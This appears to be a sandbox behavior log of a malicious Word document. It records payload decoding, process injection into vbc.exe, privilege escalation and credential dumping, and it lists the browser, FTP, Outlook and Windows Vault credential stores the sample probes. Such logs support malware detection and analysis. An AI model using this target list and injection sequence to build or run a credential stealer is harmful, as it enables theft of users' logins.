Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Tw Cen MT Condensed Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Tw Cen MT Condensed Extra Bold Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Utsaah Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Vani Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Verdana Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Vijaya Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Viner Hand ITC Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Vivaldi Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Vladimir Script Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Vrinda Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Webdings Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Wide Latin Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Wingdings Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Wingdings 2 Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Wingdings 3 Value: 0		2508
Call System API	API Name: CryptDecrypt Args: (41bbd0, 0, 0, 0, 514e3a8, 3c28) Return: 1	2772	2840
Call System API	API Name: CryptEncrypt Args: (41bbd0, 0, 1, 0, 514d910, 10, 10) Return: 1	2772	2840
Call System API	API Name: System.Convert::FromBase64String Args: (SDRzSUFBQUFBQUFFQU8yOUlyQWNTWlIsSmk5dHludC9TdJLMStCMG9RaUFZQk1rMkpCQUVPekJpTTNta3V3ZGFVY2pLYXNxZ2NwbFZlVmRaaFpBek8yZHZQZmVlKys5...) Return: 4834734941414141...	2772	2840
Detection	Threat Characteristic: Detected as obfuscated script File: #QA2302-4944.docx SHA1: 22A13B5DB65F00A9E91E8C37E496DF25B5276E77		
Call System API	API Name: System.Convert::FromBase64String Args: (H4slAAAAAAEAO29B2AcSZYlJi9lynt/SvVK1+B0oQIAYBMk2JBAEOzBiM3mkuwdaUcjKasgcgplVmVdZhZAzO2dvPfee++99957773ujudTif33/8/XGZkAWzZzka...) Return: 1F8B080000000000...	2772	2840
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000...) Return: 0	2772	2840
Call System API	API Name: System.Convert::FromBase64String Args: (TXVub3ouSGltZW50YXRIcG==) Return: 4D756E6F7A2E4869...	2772	2840
Call System API	API Name: System.Convert::FromBase64String Args: (Q2F1c2FsaXR5U291cmNI) Return: 43617573616C6974...	2772	2840
Call System API	API Name: System.Convert::FromBase64String Args: (Q2F1c2FsaXR5U291cmNI) Return: 43617573616C6974...	2772	2840
Call System API	API Name: System.Convert::FromBase64String Args: (LiByb3BlcnRpZXMuUmVzb3VyY2Vz) Return: 2E50726F70657274...	2772	2840
Call System API	API Name: System.Convert::FromBase64String Args: (U2VhcmNoUmVzdWx0) Return: 5365617263685265...	2772	2840
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000...) Return: 0	2772	2840
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#*, 0, 14b998, 0, 0, 0) Return: 51411e0	2772	2840
Call Filesystem API	API Name: FindNextFileW Args: (51411e0, 14b998) Return: 1	2772	2840
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000...) Return: 0	2772	2840
Call Process API	API Name: CreateProcessW Args: (%USERPROFILE%\vbc.exe, , , , CREATE_SUSPENDED, , , , Process:2036:%USERPROFILE%\vbc.exe) Return: 1	2772	2840
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2840 Injected API: SetThreadContext Target Process ID: 2036 Target Image Path: %USERPROFILE%\vbc.exe		
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2840 Injected API: WriteProcessMemory Target Process ID: 2036 Target Image Path: %USERPROFILE%\vbc.exe		
Detection	Threat Characteristic: Creates process Process ID: 2840 Image Path: %USERPROFILE%\vbc.exe Shell Command:		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2036:%USERPROFILE%\vbc.exe, 400000, MZ., 1024, 14e194) Return: 1	2772	2840
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2840 Target Process ID: 2036 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: MZ.		
Detection	Threat Characteristic: Injects memory with dropped files Injecting Process ID: 2840 Target Process ID: 2036 Target Image Path: %USERPROFILE%\vbc.exe File: MZ.		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2036:%USERPROFILE%\vbc.exe, 401000, .D\$....).d, 79872, 14e194) Return: 1	2772	2840
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2840 Target Process ID: 2036 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: .D\$....).d		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2036:%USERPROFILE%\vbc.exe, 415000, ..., 16896, 14e194) Return: 1	2772	2840
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2840 Target Process ID: 2036 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: ...		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2036:%USERPROFILE%\vbc.exe, 41a000, .T.<...K.'....U, 512, 14e194) Return: 1	2772	2840
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2840 Target Process ID: 2036 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: .T.<...K.'....U		

Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2036:%USERPROFILE%\vbc.exe, 4a0000, `.....t\$\$.....t, 8192, 14e194) Return: 1	2772	2840
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2840 Target Process ID: 2036 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: `.....t\$\$.....t		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Modify PEB 7ffdf000 Process:2036:%USERPROFILE%\vbc.exe, 7ffdf008, , 4, 14e194) Return: 1	2772	2840
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2840 Target Process ID: 2036 Target Image Path: %USERPROFILE%\vbc.exe Injected Address: 0x0		
Call Thread API	API Name: SetThreadContext Args: (Process Name:2036:%USERPROFILE%\vbc.exe) Return: 1	2772	2840
Call Thread API	API Name: NtResumeThread Args: (Process:2036,) Return: ?	2772	2840
Call System API	API Name: evtkann.SendEvent Args: (e, pid[2036], ppid[2840] Return: 1	2772	2840
Detection	Threat Characteristic: Creates process Process ID: 2036 Image Path: %USERPROFILE%\vbc.exe		
Call Mutex API	API Name: CreateMutexW Args: (0, 1, 5A00C52D2EFF94A37BEDE316) Return: 140	2840	2036
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\Mozilla Firefox\nss3.dll) Return: 1	2840	2036
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\Mozilla Firefox\sqlite3.dll) Return: 1	2840	2036
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\profiles.ini		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\profiles.ini) Return: 1	2840	2036
Call System API	API Name: GetVersionExA Args: (2aef14) Return: 1	2840	2036
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2036 Info: Obtains system version from API result		
Call System API	API Name: GetVersionExA Args: (2aef14) Return: 1	2840	2036
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\aooptf9nv.default\signons.sqlite		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aooptf9nv.default\signons.sqlite) Return: 1	2840	2036
Call System API	API Name: GetVersionExA Args: (2aef64) Return: 1	2840	2036
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aooptf9nv.default\signons.sqlite-wal) Return: 0	2840	2036
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\aooptf9nv.default\signons.sqlite-wal		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aooptf9nv.default\signons.sqlite-wal) Return: 0	2840	2036
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\aoptf9nv.default\logins.json		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aoptf9nv.default\logins.json) Return: 0	2840	2036
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\aoptf9nv.default\signons.txt		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aoptf9nv.default\signons.txt) Return: 0	2840	2036
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\aoptf9nv.default\signons2.txt		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aoptf9nv.default\signons2.txt) Return: 1	2840	2036
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\aoptf9nv.default\signons3.txt		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aoptf9nv.default\signons3.txt) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\NETGATE\Black Hawk) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\Lunascape6\plugins\9BDD5314-20A6-4d98-AB30-8325A95771EE) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Dragon\User Data\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Dragon\User Data\Default\Web Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Comodo\Dragon\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Comodo\Dragon\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\MapleStudio\ChromePlus\User Data\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\MapleStudio\ChromePlus\User Data\Default\Web Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\MapleStudio\ChromePlus\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\MapleStudio\ChromePlus\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome\User Data\Default\Login Data) Return: 1	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Nichrome\User Data\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Nichrome\User Data\Default\Web Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Nichrome\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Nichrome\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\RockMelt\User Data\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\RockMelt\User Data\Default\Web Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\RockMelt\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\RockMelt\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Spark\User Data\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Spark\User Data\Default\Web Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Spark\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Spark\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Chromium\User Data\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Chromium\User Data\Default\Web Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Chromium\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Chromium\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Titan Browser\User Data\Default\Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Titan Browser\User Data\Default\Web Data) Return: 0	2840	2036

[illegible]

Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir5\setting\modules\Chromium\Viewer\User Data\Default\Web Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir5\setting\modules\Chromium\Viewer>Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir5\setting\modules\Chromium\Viewer\Default>Login Data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\QupZilla\profiles\default\browsedata.db) Return: 0	2840	2036
Call System API	API Name: GetForegroundWindow Args: () Return: 201d4		2508
Call Service API	API Name: OpenServiceW Args: (6f4020, VaultSvc, 14) Return: 6f3fd0	2840	2036
Call System API	API Name: evtchann.SendEvent Args: (e, pid[484], ppid[2036] Return: 1	2840	2036
Call System API	API Name: AdjustTokenPrivileges Args: (898, 0, , 0, , e8fcc0) Return: 1	2036	484
Detection	Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 484 Info: Obtains system level privileges		
Call Filesystem API	API Name: FindFirstFileExW Args: (2246a8, e8f9c8, 0, 0, 0) Return: 2246a8	2036	484
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 484 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (2246a8, e8f9c8) Return: 1	2036	484
Add File	Path: %windir%\System32\Microsoft\Protect\S-1-5-18\User\0594c8a-14c9-4410-b1dc-611a46960df2 Type: VSDT_COM_DOS	2036	484
Write File	Path: %windir%\System32\Microsoft\Protect\S-1-5-18\User\0594c8a-14c9-4410-b1dc-611a46960df2 Type: VSDT_COM_DOS	2036	484
Call System API	API Name: BCryptDecrypt Args: (101a4f0, rjpi, 144, 0, ùëøÿŽĚ, 16, rjpi, 144, 15266856, 0) Return: 0	2036	484
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\) Return: 1	2036	484
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 484 Info: Obtains drive info from API result		
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\Vault\) Return: 3	2036	484
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\) Return: 3	2036	484
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\) Return: 3	2036	484
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2036	484
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2036	484
Write File	Path: %windir%\System32\Microsoft\Protect\S-1-5-18\User\Preferred Type: VSDT_COM_DOS	2036	484
Add File	Path: %ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\Policy.vpol Type: VSDT_COM_DOS	2036	484
Write File	Path: %ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\Policy.vpol Type: VSDT_COM_DOS	2036	484
Add File	Path: %ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\3CCD5499-87A8-4B10-A215-608888DD3B55.vsch Type: VSDT_COM_DOS	2036	484
Write File	Path: %ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\3CCD5499-87A8-4B10-A215-608888DD3B55.vsch Type: VSDT_COM_DOS	2036	484
Call Service API	API Name: StartServiceW Args: (6f3fd0, 0, 0) Return: 1	2840	2036
Call Service API	API Name: StartServiceW Args: (6f3fd0, 0, 0) Return: 1	2840	2036
Add File	Path: %ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\2F1A6504-0641-44CF-8BB5-3612D865F2E5.vsch Type: VSDT_COM_DOS	2036	484
Write File	Path: %ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\2F1A6504-0641-44CF-8BB5-3612D865F2E5.vsch Type: VSDT_COM_DOS	2036	484
Call System API	API Name: GetDriveTypeW Args: (\\?\Volume{0692d37a-8664-11e9-9edf-806e6f6e6963}\) Return: 3	2036	484
Call System API	API Name: GetDriveTypeW Args: (\\?\Volume{0692d37b-8664-11e9-9edf-806e6f6e6963}\) Return: 3	2036	484
Call System API	API Name: GetDriveTypeW Args: (\\?\Volume{a21cf1a7-dac1-11eb-8d5c-806e6f6e6963}\) Return: 5	2036	484
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Vault*, 0, ddedbc, 0, 0, 0) Return: 2246a8	2036	484
Call Filesystem API	API Name: FindFirstFileExW Args: (C:\Users\Administrator, 0, 00DDE828, 0, 00000000, 0) Return: 002246A8	2036	484
Call Filesystem API	API Name: FindNextFileW Args: (2246a8, ddedbc) Return: 1	2036	484
Call System API	API Name: BCryptDecrypt Args: (290000, , 128, 0, ³, 8, , 128, 14540812, 0) Return: 0	2036	484
Call Filesystem API	API Name: CreateMailslotW Args: (\\.\MAILSLOT\NET\GETDC976, 298, 1388, 0) Return: 8dc	2036	484
Add File	Path: %APPDATA%\Microsoft\Protect\S-1-5-21-3858504828-689350809-766946860-500\95fcd53d-86b3-477c-8844-83e43a562417 Type: VSDT_COM_DOS	2036	484
Write File	Path: %APPDATA%\Microsoft\Protect\S-1-5-21-3858504828-689350809-766946860-500\95fcd53d-86b3-477c-8844-83e43a562417 Type: VSDT_COM_DOS	2036	484
Call System API	API Name: BCryptDecrypt Args: (290000, , 128, 0, ³, 8, , 128, 14540644, 0) Return: 0	2036	484
Call System API	API Name: BCryptDecrypt Args: (1022930, †, 144, 0, , 16, †, 144, 14542784, 0) Return: 0	2036	484
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\) Return: 1	2036	484
Write File	Path: %APPDATA%\Microsoft\Protect\S-1-5-21-3858504828-689350809-766946860-500\Preferred Type: VSDT_COM_DOS	2036	484
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\Vault\) Return: 3	2036	484
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\) Return: 3	2036	484
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3	2036	484
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3	2036	484
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3	2036	484
Call System API	API Name: GetDriveTypeW Args: (C:\Users\) Return: 3	2036	484
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2036	484
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2036	484
Add File	Path: %LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS	2036	484
Write File	Path: %LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS	2036	484
Call System API	API Name: CredEnumerateW Args: (, 1, ddf1c0, ddf198) Return: 0	2036	484
Detection	Threat Characteristic: Attempts to dump credentials from memory Process ID: 484 Info: Attempts to dump credentials		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\purple\accounts.xml) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents\SuperPutty) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\FTPShell\ftpsell.fsi) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Notepad++\plugins\config\NppFTP\NppFTP.xml) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\oZone3D\MyFTP\myftp.ini) Return: 0	2840	2036

Call System API	API Name: PathFileExistsW Args: (%APPDATA%\FTPBox\profiles.conf) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\Sherrod Computers\sherrod FTP\favorites) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\FTP Now\sites.xml) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\NexusFile\userdata\ftp\site.ini) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\NexusFile\ftp\site.ini) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents\NetSarang\Xftp\Sessions) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\NetSarang\Xftp\Sessions) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\EasyFTP\data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\SftpNetDrive) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\AbleFTP7\encPwd.jsd) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\AbleFTP7\data\settings\sshProfiles-j.jsd) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\AbleFTP7\data\settings\lftpProfiles-j.jsd) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\AbleFTP8\encPwd.jsd) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\AbleFTP8\data\settings\sshProfiles-j.jsd) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\AbleFTP8\data\settings\lftpProfiles-j.jsd) Return: 0	2840	2036
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2840	2036
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\0a0d020000000000c00000000000046\ Value: None	2840	2036
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\0a0d020000000000c00000000000046\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: None	2840	2036
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: None	2840	2036
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: None	2840	2036
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: None	2840	2036
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\8503020000000000c000000000000046\ Value: None	2840	2036
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\8503020000000000c000000000000046\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: None	2840	2036
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: None	2840	2036
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\ Value: None	2840	2036
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\ Value: None	2840	2036
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000004\ Value: None	2840	2036
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000004\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80fb1a8f34eeb4\ Value: None	2840	2036
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80fb1a8f34eeb4\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\ Value: None	2840	2036
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\ Value: Type: REG_NONE		

Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcddf8714613750\ Value: None	2840	2036
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcddf8714613750\ Value: Type: REG_NONE		
